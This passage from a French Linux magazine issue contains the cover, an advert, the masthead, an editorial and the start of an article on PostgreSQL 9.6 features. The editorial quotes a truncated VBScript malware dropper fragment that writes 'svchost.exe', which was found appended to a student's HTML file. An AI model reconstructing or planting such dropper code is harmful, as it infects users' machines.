NOUVELLE FORMULE : + 16 PAGES & NOUVELLES RUBRIQUES !

GNU LINUX MAGAZINE / FRANCE

DÉVELOPPEMENT SUR SYSTÈMES UNIX, OPEN SOURCE & EMBARQUÉ

N°201
FÉVRIER 2017

FRANCE
MÉTRO. : 7,90 €
DOM/TOM : 8,50 €
BEL/LUX/PORT.
CONT. : 8,90 €
CH : 13 CHF
CAN : 14 $CAD

L 19275 - 201 - F: 7,90 € - RD

Python / Virus

Tester pour comprendre...

CRÉEZ VOTRE PREMIER VIRUS EN PYTHON ! p.66

- Écrivez un virus compagnon
- Infectez un fichier hôte binaire

IoT / ZigBee

CONCEVEZ UN OBJET CONNECTÉ À BASE DE RASPBERRY PI 3 B p.40

Mobile / ReactiveX

FAITES COMMUNIQUER VOS APPLICATIONS ANDROID DE MANIÈRE ASYNCHRONE p.86

Hack / Binaire

MODIFIEZ LES MÉTADONNÉES DES FICHIERS D'UN ENREGISTREUR TNT p.60

Sécurité / SSO

FILTREZ LES ACCÈS À VOTRE SITE AVEC KERBEROS ET APACHE p.92

nasm / Très bas niveau

(RE)DÉCOUVREZ L'ASSEMBLEUR ET CRÉEZ UN BOOTLOADER p.52

DÉVELOPPEMENT NODE.JS AVEC HAXE – SUPERVISION AVEC ATOP ET GRAFANA...

DOMAINES | MAIL | HÉBERGEMENT | E-COMMERCE | **SERVEURS**

1&1 SERVEUR VIRTUEL CLOUD

à partir de **4,99** € HT/mois (5,99 € TTC)*

intel XEON inside

Trusted Performance.
Intel® Xeon® processors.

Windows

NOUVEAU

Avec 1&1, fini l'effet « voisin bruyant » : le serveur virtuel Cloud vous appartient à 100 % ! La nouvelle technologie Cloud est idéale pour débuter avec un serveur Web ou mail et convient aussi parfaitement aux projets exigeants, comme les applications de bases de données.

- Ressources dédiées avec la virtualisation VMware®
- Accès root complet
- Stockage SSD
- Trafic illimité
- Haute performance
- Sécurité maximale
- Meilleur rapport qualité/prix
- Assistance 24/7
- Linux ou Windows au choix
- Plesk ONYX

1 CHOIX VOTRE DURÉE D'ENGAGEMENT

1 APPEL UN EXPERT VOUS RÉPOND

1 CERTITUDE LA PROTECTION CONTRE LES DÉFAILLANCES

0970 808 911
(appel non surtaxé)

1&1

1and1.fr

*1&1 Serveur Virtuel Cloud S est à 4,99 € HT/mois (5,99 € TTC). Pas de frais de mise en service pour un engagement minimum de 12 mois. Conditions détaillées sur 1and1.fr. Windows® et le logo Windows® sont des marques commerciales de Microsoft® Corporation aux États-Unis et/ou dans d'autres pays.
1&1 Internet SARL, RCS Sarreguemines B 431 303 775.

GNU/Linux Magazine France
est édité par Les Éditions Diamond

LES ÉDITIONS DIAMOND

10, Place de la Cathédrale - 68000 Colmar - France
Tél. : 03 67 10 00 20 – **Fax :** 03 67 10 00 21
E-mail : lecteurs@gnulinuxmag.com
Service commercial : abo@gnulinuxmag.com
Sites : www.gnulinuxmag.com – www.ed-diamond.com

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Tristan Colombo
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité : Valérie Fréchard,
Tél. : 03 67 10 00 27 – v.frechard@ed-diamond.com
Service abonnement : Tél. : 03 67 10 00 20
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne

Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : À parution, **N° ISSN :** 1291-78 34
Commission paritaire : K78 976

Périodicité : Mensuel
Prix de vente : 7,90 €

FSC MIXTE Papier issu de sources responsables FSC® C015136 www.fsc.org

Membre April www.april.org

SUIVEZ-NOUS SUR :

https://www.facebook.com/editionsdiamond

@gnulinuxmag

LES ABONNEMENTS ET LES ANCIENS NUMÉROS SONT DISPONIBLES !

EN VERSION PAPIER ET PDF :
www.ed-diamond.com

Codes sources sur https://github.com/glmf

ÉDITO

Ils sont parmi nous !

Les virus, ces programmes étranges venus d'une autre machine. Leur destination : votre ordinateur. Leur but : nuire, dérober des données, extorquer des fonds, etc. Il les a vus. Pour lui, tout a commencé par une nuit sombre, alors qu'il corrigeait le devoir d'une étudiante, qu'il cherchait des instructions que jamais il ne trouva. Cela a commencé par un code obscur en fin de fichier et par un homme devenu trop las pour poursuivre la correction. Cela a commencé par l'atterrissage d'un vaisseau venu d'une autre galaxie... Là il s'égare ! Maintenant, il sait que les virus sont là, qu'ils ont pris forme et qu'il lui faut convaincre un monde incrédule que le cauchemar a déjà commencé...

```
<!doctype html>
...
<SCRIPT Language=VBScript><!--
DropFileName = "svchost.exe"
WriteData = "4D5A900003000000..."
...
...OK]c[]\DE##\00\CF##-->
```

C'était la petite surprise que j'ai reçue au moment du bouclage de ce numéro, où je devais parallèlement corriger des devoirs : un véritable virus reçu dans un TP de « Développement Web ». Un magnifique exemple d'infection d'un fichier texte avec ajout de code en fin de fichier. Cela tombe fort à propos puisque nous vous proposons justement ce mois-ci de comprendre le fonctionnement des virus en réalisant diverses expériences en Python.

Nous réaliserons ainsi un « virus compagnon », un virus qui va copier le programme qu'il « infecte », prendre sa place et qu'il exécutera après avoir exécuté son propre code puis nous écrirons un virus infectant un fichier binaire en *prepend* (contrairement à l'exemple ci-dessus, le code du virus est collé en début de programme). On remarquera simplement qu'il est difficile de ne pas être alerté par la présence de telles lignes dans un fichier lorsque l'on est développeur... les virus touchant les fichiers binaires sont autrement plus compliqués à déceler manuellement.

En tout cas, en cette période hivernale où la grippe fait rage, il vaut mieux rester au chaud à lire *GNU/Linux Magazine*, même si on y trouve aussi des virus...

Tristan Colombo

Donnez-nous votre avis sur le magazine !


Avec son numéro 200, GNU/Linux Magazine s'est tranformé et a lancé sa nouvelle formule. N'hésitez pas à prendre 30 secondes pour nous donner votre avis sur cette nouvelle version du magazine ! Pour cela, vous pouvez :

- **répondre à notre petit sondage disponible sur le blog du magazine (http://www.gnulinuxmag.com/sondage-donnez-nous-votre-avis-sur-la-nouvelle-formule-du-magazine/)**
- **nous écrire à lecteurs@gnulinuxmag.com**
- **nous communiquer vos impressions sur le compte Twitter du magazine @gnulinuxmag**

Merci à vous & bonne lecture !

ACTUELLEMENT DISPONIBLE

GNU/LINUX MAGAZINE HORS-SÉRIE N°88 !



CRÉEZ VOTRE BASE DE DONNÉES MYSQL / MARIADB EN 5 ÉTAPES

NE LE MANQUEZ PAS


CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

http://www.ed-diamond.com

SOMMAIRE

GNU/LINUX MAGAZINE FRANCE

N° 201



POSTGRESQL 9.6 : LES FONCTIONNALITÉS MOTEURS

GUILLAUME LELARGE
[Contributeur majeur de PostgreSQL, Consultant Dalibo, Auteur du livre « PostgreSQL – Architecture et notions avancées »]

JULIEN ROUHAUD
[Consultant Dalibo]

MOTS-CLÉS : POSTGRESQL, NOUVEAUTÉS, SQL/MED, RÉPLICATION, RECHERCHE PLEIN TEXTE, OPTIMISATIONS MOTEUR, ADMINISTRATION, SAUVEGARDES, SÉCURITÉ

Dans un précédent article (voir GNU/Linux Magazine n°198), nous avons pu voir la nouveauté phare de la version 9.6 de PostgreSQL. Mais il ne s'agit pas de la seule amélioration de cette nouvelle version. Les développeurs ont passé aussi beaucoup de temps sur l'API de gestion des tables distantes, sur les possibilités offertes par la réplication physique, et sur plusieurs optimisations du moteur. Ils ont aussi travaillé sur différents aspects de l'administration comme la sauvegarde et la sécurité.

Nous allons aborder les différentes évolutions concernant principalement les administrateurs. Nous commençons par les nouveautés spécifiques à la norme **SQL/MED**. Nous continuons avec la réplication : il n'y a pas de nouveautés majeures, mais un ensemble d'améliorations qui facilitent grandement la vie. Nous abordons ensuite différentes optimisations sur le `VACUUM FREEZE`, les *checkpoints* et les écritures dans les fichiers de données et les journaux de transactions. Enfin, nous donnons différents détails sur l'administration en version 9.6.

1. SQL/MED

SQL/MED est un chapitre de la norme **SQL**. MED est un acronyme pour *Management of External Data*. L'idée est qu'il existe de nombreuses sources de données. PostgreSQL en est une, mais ce n'est pas la seule, loin de là. Il est fréquent de voir dans de nombreuses sociétés l'utilisation de plusieurs moteurs de bases de données (PostgreSQL, **Oracle**, **SQL**

Server, **DB2**, etc.). Nous voyons aussi de plus en plus souvent des moteurs **NoSQL**. Il existe aussi des sources de données moins fréquentes, mais tout aussi présentes : services web (par exemple **ical** pour les calendriers), capteurs divers (capteurs de température, de vitesse, de position). Plutôt que d'avoir à créer une application qui va récupérer les informations provenant de ces sources de données pour les intégrer à PostgreSQL, pourquoi ne pas avoir un moyen pour récupérer ces informations directement depuis son moteur de bases de données préféré ? C'est justement le but de SQL/MED.

L'infrastructure de base de SQL/MED a été intégrée à PostgreSQL avec la version 8.3. Il a fallu ensuite attendre la version 9.1 pour voir apparaître les tables externes (leur nom officiel est *Foreign Table*). Elles se comportent comme des tables normales, sauf que les données ne sont pas gérées par PostgreSQL. Une lecture d'une table externe génère un appel à un connecteur (appelé *Foreign Data Wrapper*) qui va aller chercher les données suivant les options indiquées lors de la création de la table externe. Les filtres peuvent être exécutés directement sur le serveur distant pour ne ramener que les données intéressantes. La version 9.2 permet de stocker des statistiques sur les données des tables externes pour que le planificateur ait une meilleure idée de ce qui l'attend après la lecture d'une table externe. En 9.3, les tables externes sont disponibles en écriture. Enfin, la version 9.5 permet une création automatique des tables d'une source de données distantes.

Depuis la version 8.3, de nombreux connecteurs ont été créés pour des moteurs SQL. Les deux plus utilisés sont les connecteurs pour PostgreSQL et Oracle. D'autres ont été écrits pour l'accès à des moteurs NoSQL, à des fichiers ou à des services web. Le niveau de fiabilité et de compatibilité dépend fortement du développeur du connecteur. Les plus poussés, fonctionnellement, sont les connecteurs pour PostgreSQL, Oracle et **Informix**.

Cependant, il manquait encore quelques fonctionnalités pour disposer d'une implémentation suffisamment performante comme pour l'exécution à distance d'un tri ou d'une jointure. La nouvelle version 9.6 répond à certains de ces manques.

Commençons par voir comment se passe l'exécution d'un tri distant. Cette fonctionnalité est particulièrement intéressante avec des requêtes de type « Top N », comme :

```
SELECT * FROM ft1 ORDER BY id LIMIT 10;
```

Voici le plan obtenu avec une version 9.5 :

```
                                QUERY PLAN
-----------------------------------------------------------------------
 Limit  (actual time=53008.802..53008.804 rows=10 loops=1)
   ->  Sort  (actual time=53008.800..53008.801 rows=10 loops=1)
         Sort Key: id
         Sort Method: top-N heapsort  Memory: 25kB
         ->  Foreign Scan on ft1  (actual time=1.940..49253.825
rows=20000000 loops=1)
 Planning time: 0.224 ms
 Execution time: 53009.442 ms
(7 rows)
```

Ce plan montre que la table entière est lue sur le serveur distant, les données sont renvoyées non triées. Pour obtenir le bon résultat, le serveur doit ajouter un nœud **Sort** pour réaliser le tri. Comme il s'agit de récupérer uniquement les premiers enregistrements, un algorithme de tri optimisé est utilisé pour ne pas avoir à trier l'intégralité des lignes, mais la requête reste quand même relativement peu efficace : il faut presque une minute pour renvoyer un résultat, car l'intégralité de la table doit être récupérée.

Voyons maintenant le plan d'une telle requête avec une version 9.6 :

```
                                QUERY PLAN
-----------------------------------------------------------------------
 Limit  (actual time=1.911..1.933 rows=10 loops=1)
   ->  Foreign Scan on ft1  (actual time=1.907..1.925 rows=10 loops=1)
 Planning time: 0.250 ms
 Execution time: 2.782 ms
(4 rows)
```

Le nœud **Sort** a complètement disparu, et le résultat est sans appel : on est passé de 53 secondes à un peu moins de 3 millisecondes. Comme il n'est pas très facile de comprendre ce qu'il s'est exactement passé, utilisons l'option **VERBOSE** de **EXPLAIN** pour avoir la requête complète exécutée sur le serveur distant :

```
                                QUERY PLAN
-----------------------------------------------------------------------
 Limit  (actual time=2.308..2.317 rows=10 loops=1)
   Output: id, val
   ->  Foreign Scan on public.ft1  (actual time=2.305..2.309
rows=10 loops=1
         Output: id, val
         Remote SQL: SELECT id, val FROM public.t1 ORDER BY id ASC
NULLS LAST
 Planning time: 0.258 ms
 Execution time: 3.473 ms
(7 rows)
```

On voit bien que la clause **ORDER BY** a été envoyée au serveur distant. Ceci a un gros avantage : cela permet au serveur distant d'utiliser l'index pour récupérer les données déjà triées. De plus, l'utilisation d'un nœud **Limit** permet d'arrêter de lire des lignes une fois que le nombre voulu a été récupéré. C'est grâce à tout cela que l'amélioration de performances est possible, et aussi spectaculaire.

Les jointures ont aussi été améliorées. Pas toutes, ceci dit. Quand il faut joindre une table externe et une table locale, le seul moyen reste de récupérer la table externe complète en local, puis d'effectuer la jointure. C'est généralement assez douloureux au niveau des performances. Par contre, quand il faut joindre deux tables externes du même serveur distant, plutôt que de récupérer l'intégralité des deux tables en local et d'exécuter la jointure en local, il est préférable de demander au serveur distant d'exécuter la jointure entre les deux tables et de ne renvoyer que le résultat de cette jointure. C'est ce que permet enfin la version 9.6. Voici une requête contenant une jointure pouvant s'effectuer intégralement sur un serveur distant :

```
SELECT * FROM ft1 a JOIN ft1 b ON a.c1=b.c1
WHERE a.c2='Ligne 100';
```

Et voici son plan en 9.6 :

```
                              QUERY PLAN
-----------------------------------------------------------------
 Foreign Scan (actual time=1440.217..1440.217 rows=1
loops=1)
   Output: a.c1, a.c2, b.c1, b.c2
   Relations: (public.ft1 a) INNER JOIN (public.ft1 b)
   Remote SQL: SELECT r1.c1, r1.c2, r2.c1, r2.c2
               FROM (public.t1 r1
               INNER JOIN public.t1 r2 ON (((r1.c1 =
r2.c1)) AND ((r1.c2 = 'Ligne 100'::text))))
Planning time: 0.885 ms
Execution time: 1442.277 ms
(6 rows)
```

On remarque que l'ensemble de données récupéré n'est pas une table, mais le résultat d'une jointure entre deux tables (voir la ligne **Relations**).

Maintenant, comparons ce plan à celui proposé par une version 9.5 :

```
                              QUERY PLAN
-----------------------------------------------------------------
 Hash Join (actual
time=1453.819..16536.117 rows=1 loops=1)
   Output: a.c1, a.c2, b.c1, b.c2
   Hash Cond: (b.c1 = a.c1)
   ->  Foreign Scan on public.ft1 b
(actual time=0.506..13793.503 rows=20000000
loops=1)
         Output: b.c1, b.c2
         Remote SQL: SELECT c1, c2 FROM
public.t1
   ->  Hash (actual time=1453.259..1453.259
rows=1 loops=1)
         Output: a.c1, a.c2
         Buckets: 1024  Batches: 1  Memory
Usage: 9kB
         ->  Foreign Scan on public.ft1
a (actual time=1453.254..1453.255 rows=1
loops=1)
               Output: a.c1, a.c2
               Remote SQL: SELECT c1, c2 FROM
public.t1 WHERE ((c2 = 'Ligne 100'::text))
Planning time: 0.672 ms
Execution time: 16538.323 ms
(14 rows)
```

Dans ce cas, la version 9.6 est dix fois plus rapide que la version 9.5 ! On passe de 16 secondes à 1,4 seconde. L'étude du plan de la 9.5 explique pourquoi : le serveur est obligé de récupérer l'intégralité de la table **t1** et pour chacune des 20 millions de lignes de cette table, de comparer le hachage à la table de hachage calculée précédemment.

La dernière amélioration concerne les écritures dans les tables externes. Avant la version 9.6, une mise à jour nécessitait de récupérer l'ensemble des lignes à modifier et de les bloquer en mise à jour, avant de réellement faire la mise à jour, ligne par ligne. Voici le plan en version 9.5 :

```
                              QUERY PLAN
-----------------------------------------------------------------
 Update on public.ft1 (actual
time=0.682..0.682 rows=0 loops=1)
   Remote SQL: UPDATE public.t1 SET c2 =
$2 WHERE ctid = $1
   ->  Foreign Scan on public.ft1 (actual
time=0.489..0.489 rows=1 loops=1)
         Output: c1, upper(c2), ctid
         Remote SQL: SELECT c1, c2, ctid
FROM public.t1 WHERE ((c1 = 2)) FOR UPDATE
Planning time: 0.127 ms
Execution time: 2.508 ms
(7 rows)
```

Le nœud **Foreign Scan** permet de s'assurer que la ligne est bien présente et de la bloquer en mise à jour. Le nœud **Update** fait la mise à jour ligne par ligne. En version 9.6, on peut directement faire la mise à jour sur le serveur distant :

```
                              QUERY PLAN
-----------------------------------------------------------------
 Update on public.ft1 (actual
time=0.627..0.627 rows=0 loops=1)
```

```
   ->  Foreign Update on public.ft1
(actual time=0.621..0.621 rows=1 loops=1)
         Remote SQL: UPDATE public.t1 SET
c2 = upper(c2) WHERE ((c1 = 2))
Planning time: 0.128 ms
Execution time: 2.621 ms
(5 rows)
```

Cela fonctionne aussi pour les **DELETE**. Comme cela évite de nombreux allers/retours réseau ainsi que l'exécution d'autant de requêtes sur le serveur distant que de lignes à modifier, cette nouveauté devrait permettre de bien meilleures performances, surtout lorsque de nombreuses lignes sont modifiées en une seule commande.

Toutes ces améliorations sont intéressantes, mais il faudra attendre la mise à jour des autres *Foreign Data Wrapper* pour pouvoir en profiter sur d'autres sources de données. Les FDW Oracle et PostgreSQL sont déjà à jour. Il est à noter que ce dernier gère aussi mieux l'annulation d'une requête en envoyant la demande d'annulation au serveur distant.

2. RÉPLICATION

La réplication bénéficie en 9.6 de nouvelles fonctionnalités, qui permettront de mettre en place des architectures de plus en plus robustes et intéressantes.

La solution de réplication interne de PostgreSQL est une solution asymétrique : un serveur primaire qui accepte des écritures et des serveurs secondaires, disponibles uniquement en lecture. La réplication vers ces serveurs secondaires est par défaut asynchrone. Cependant, en configurant le paramètre **synchronous_standby_names**, il est possible de configurer des serveurs secondaires en synchrone. Un seul est synchrone à un instant t, les autres serveurs indiqués dans ce paramètre sont des serveurs que l'on définit comme disponibles en cas d'indisponibilité du serveur synchrone pour être choisi comme synchrone. Il n'était pas possible d'avoir deux serveurs synchrones en même temps. La version 9.6 change cela. Tout se passe toujours par le paramètre **synchronous_standby_names**, seule la façon de le configurer change. Il est toujours possible d'utiliser l'ancienne syntaxe, à savoir une liste de serveurs dont les noms sont séparés par des virgules, auquel cas le comportement est identique aux versions précédentes. Cependant, il existe la nouvelle syntaxe suivante :

```
N (liste serveurs)
```

N correspond au nombre de serveurs synchrones à un instant t. Du coup, on peut utiliser cette configuration :

```
synchronous_standby_names = 2 (s1,s2,s3)
```

Il y aura alors en permanence deux serveurs synchrones. Par défaut, il s'agira de **s1** et **s2**. Mais si **s1** devient indisponible, alors ce sera **s2** et **s3**. S'il y a moins de serveurs disponibles que le nombre indiqué, le serveur primaire sera bloqué en écriture tant que le nombre de serveurs synchrones ne sera pas atteint.

Dans les autres améliorations, notons un nouveau mode de synchronisation. Le paramètre **synchronous_commit** indique au serveur s'il doit attendre que les enregistrements des journaux de transactions soient écrits sur disque pour indiquer la réussite du commit au client. À l'origine de ce paramètre, un client ne pouvait être qu'une connexion cliente. Avec l'arrivée de la réplication synchrone, ce client peut aussi être le serveur primaire lui-même. Au fil des versions, ce paramètre a donc récupéré différentes valeurs :

- **on** : le succès du commit n'est rapporté au client (ou au serveur primaire) que lorsque les enregistrements des journaux de transactions ont été écrits sur disque de manière durable (mais pas forcément rejoués) ;
- **remote_write** : le succès du commit n'est rapporté au client que lorsque les enregistrements des journaux de transactions ont été écrits au niveau du système d'exploitation (donc les enregistrements ne sont pas encore écrits de manière durable dans les journaux de transactions du secondaire, et il est donc possible de perdre des transactions en cas de crash du système du secondaire) ;
- **local** : le succès du commit est apporté au client dès que le serveur primaire l'a écrit de manière durable sur disque (donc en général avant même de les avoir envoyés aux secondaires) ;
- **off** : le succès du commit est envoyé directement au client (ou au serveur primaire) après avoir fait les écritures via le système d'exploitation (il y a donc de fortes chances que les écritures ne soient faites que dans le cache du système d'exploitation, et donc qu'une perte soit possible en cas de crash du système principal) ;
- **remote_apply** : le succès du commit n'est rapporté au client que lorsque les enregistrements des journaux de transactions ont été écrits sur disque de manière durable et rejoués sur le serveur primaire et les secondaires synchrones (il n'y aura donc jamais aucune différence entre une lecture sur le primaire et sur le secondaire si celui-ci est synchrone).

Les valeurs **remote_apply**, **remote_write** et **local** ne sont utilisables que si le paramètre **synchronous_standby_names**

est configuré à une valeur autre qu'une chaîne vide. La valeur **remote_apply** est une des nouveautés de la version 9.6.

Évidemment, suivant la valeur utilisée, le système sera plus ou moins sécurisé et plus ou moins rapide en écriture. L'option **on** est la plus sécurisée en terme de durabilité des données, et **remote_apply** apporte en plus la garantie d'une lecture cohérente des données quel que soit le réplicat synchrone. Ces deux valeurs ont donc un impact sur la rapidité des écritures sur le serveur primaire. L'option **off** est l'inverse complet : très rapide, mais absolument pas sécurisée. L'intérêt de ce paramètre est de pouvoir choisir un niveau de balance sécurité/performance satisfaisant pour son utilisation de PostgreSQL. Ce niveau de balance se fait de façon globale en configurant le paramètre dans le fichier **postgresql.conf**, mais il peut être surchargé transaction par transaction si nécessaire. Notamment, on peut souhaiter un niveau de sécurité des données très important, sauf dans le cas de certaines actions (comme un batch d'insertion ou dans le cas du précalcul de données). Il est également important de noter que l'option **off** a comme impact de pouvoir perdre des transactions validées en cas de crash, mais permettra toujours de revenir à un état cohérent.

3. RECHERCHE DE PHRASES

PostgreSQL dispose de la recherche plein texte depuis la version 8.3. De nombreuses améliorations ont été ajoutées depuis, comme les dictionnaires filtrants, ce qui a permis d'obtenir une recherche sans prise en compte des accents. La version 9.6 apporte aussi sa petite nouveauté dans ce contexte : la recherche de phrases.

Avant la version 9.6, il était possible de rechercher des documents contenant deux mots ou plus. Il suffisait d'employer l'opérateur **&** entre chaque mot à rechercher, par exemple :

```
SELECT count(*)
FROM pages
WHERE fti @@ to_tsquery('recherche & plein');
```

Il était aussi possible de chercher deux mots qui se suivent, mais c'était plus compliqué, car la recherche plein texte ne le permettait pas nativement. On utilisait donc la recherche plein texte pour récupérer tous les documents qui contiennent les deux mots, puis on utilisait l'opérateur **ILIKE** pour filtrer les documents et n'obtenir que ceux qui ont les deux mots juxtaposés. En voici un exemple :

```
SELECT count(*)
FROM pages
WHERE fti @@ to_tsquery('recherche & plein')
AND contenu ILIKE '%recherche plein%';
```

C'est fonctionnel, mais c'est peu propre, peu compréhensible, et surtout peu performant. À noter en plus que le résultat n'est pas vraiment exactement ce qu'on voudrait. Si le caractère entre les deux mots est une tabulation ou plusieurs espaces, notre astuce ne fonctionne pas.

La version 9.6 ajoute un opérateur, nommé **<->**, permettant de chercher les documents contenant les deux mots juxtaposés. Voici ce que cela donne :

```
SELECT count(*)
FROM pages
WHERE fti @@ to_tsquery('recherche<->plein');
```

Cela fonctionne dans tous les cas, c'est compréhensible et c'est rapide. Sur une base de tests contenant 7295 documents, la requête passe de 55 millisecondes à 17 millisecondes.

Il est aussi possible d'indiquer le nombre de mots entre deux mots. Par exemple, si nous souhaitons chercher le texte « recherche un_mot texte », **un_mot** étant n'importe quel mot, il faudrait exécuter la requête suivante :

```
SELECT count(*)
FROM pages
WHERE fti @@ to_tsquery('recherche<2>texte');
```

Le chiffre utilisé dans l'opérateur **<X>** indique la distance, en terme de nombre de mots, jusqu'au prochain mot.

4. OPTIMISATIONS DIVERSES

4.1 Meilleure gestion des VACUUM FREEZE

PostgreSQL est un moteur de bases de données relationnel. Les accès concurrents aux données sont gérés par un système appelé MVCC. Ce système s'assure que les accès concurrents ne se gênent pas, que ce soit en lecture comme en écriture. Pour cela, chaque ligne enregistrée dans chaque table contient des informations système permettant de savoir si une transaction particulière voit la ligne ou pas. Ces informations systèmes sont représentées par deux colonnes : **xmin**, qui correspond à l'identifiant de la transaction qui a créé la ligne, et **xmax**, qui est l'identifiant de la transaction qui l'a supprimée. Ces deux identifiants sont des entiers non signés sur 4 octets, ce qui donne 4 milliards d'identifiants de transactions possibles. Pour éviter de réattribuer un identifiant déjà utilisé, différents systèmes de protection ont été mis en place. L'un d'entre eux est le gel d'une ligne. Quand une ligne est visible par toutes les transactions en cours, un bit

est positionné pour indiquer que son identifiant de création n'a plus d'intérêt, et que celui-ci peut donc être réutilisé. Cette action de gel de lignes s'effectue soit manuellement en utilisant la clause **FREEZE** de la commande **VACUUM**, soit automatiquement par l'autovacuum quand l'âge d'une table a dépassé la valeur du paramètre **autovacuum_freeze_max_age**. Contrairement au **VACUUM** simple qui peut effectuer un parcours partiel de la table suivant les informations disponibles dans la *Visibility Map*, le **VACUUM FREEZE** ne peut pas s'en servir. L'action de gel des identifiants a donc ce gros inconvénient en terme d'utilisation des ressources et d'impact sur les performances qu'il va nécessiter la lecture complète de chaque table ciblée à chaque exécution, même si une seule ligne doit être traitée au final.

Ce gros inconvénient disparaît en version 9.6. La *Visibility Map* a été modifiée. Chaque bloc est maintenant décrit avec deux bits. Cela permet d'indiquer pour chaque bloc s'il ne contient que des lignes visibles par toutes les transactions (premier bit), et s'il ne contient que des enregistrements déjà gelés (second bit). Cette dernière information permet donc au **VACUUM FREEZE** de connaître exactement les blocs à traiter, et donc de faire un parcours partiel.

L'évolution de la *Visibility Map* a causé l'apparition d'une nouvelle extension dans les modules contrib. Cette extension, appelée **pg_visibility**, permet de lire la *Visibility Map* et de renvoyer chaque bloc et son statut.

Voyons un exemple complet. Commençons par créer l'extension **pg_visibility** :

```
CREATE EXTENSION pg_visibility ;
```

Créons ensuite une table, à laquelle nous ajoutons 10 millions de lignes :

```
CREATE TABLE t4(c1 integer);
INSERT INTO t4 SELECT generate_series(1, 10000000);

SELECT pg_size_pretty(pg_table_size('t4'));
 pg_size_pretty
----------------
 346 MB
(1 row)
```

Cette table fait 346 Mio, soit environ 44500 blocs. Utilisons une des fonctions de **pg_visibility** pour connaître le nombre de blocs contenant des lignes non gelées et le nombre de blocs ne contenant que des lignes gelées :

```
SELECT count(*) FILTER (WHERE not all_frozen) AS not_frozen,
       count(*) FILTER (WHERE all_frozen) AS frozen
FROM pg_visibility_map('t4');

 not_frozen | frozen
------------+--------
      44248 |      0
(1 row)
```

Aucun bloc de cette table ne contient que des lignes gelées. Lançons un **VACUUM FREEZE** pour changer cela :

```
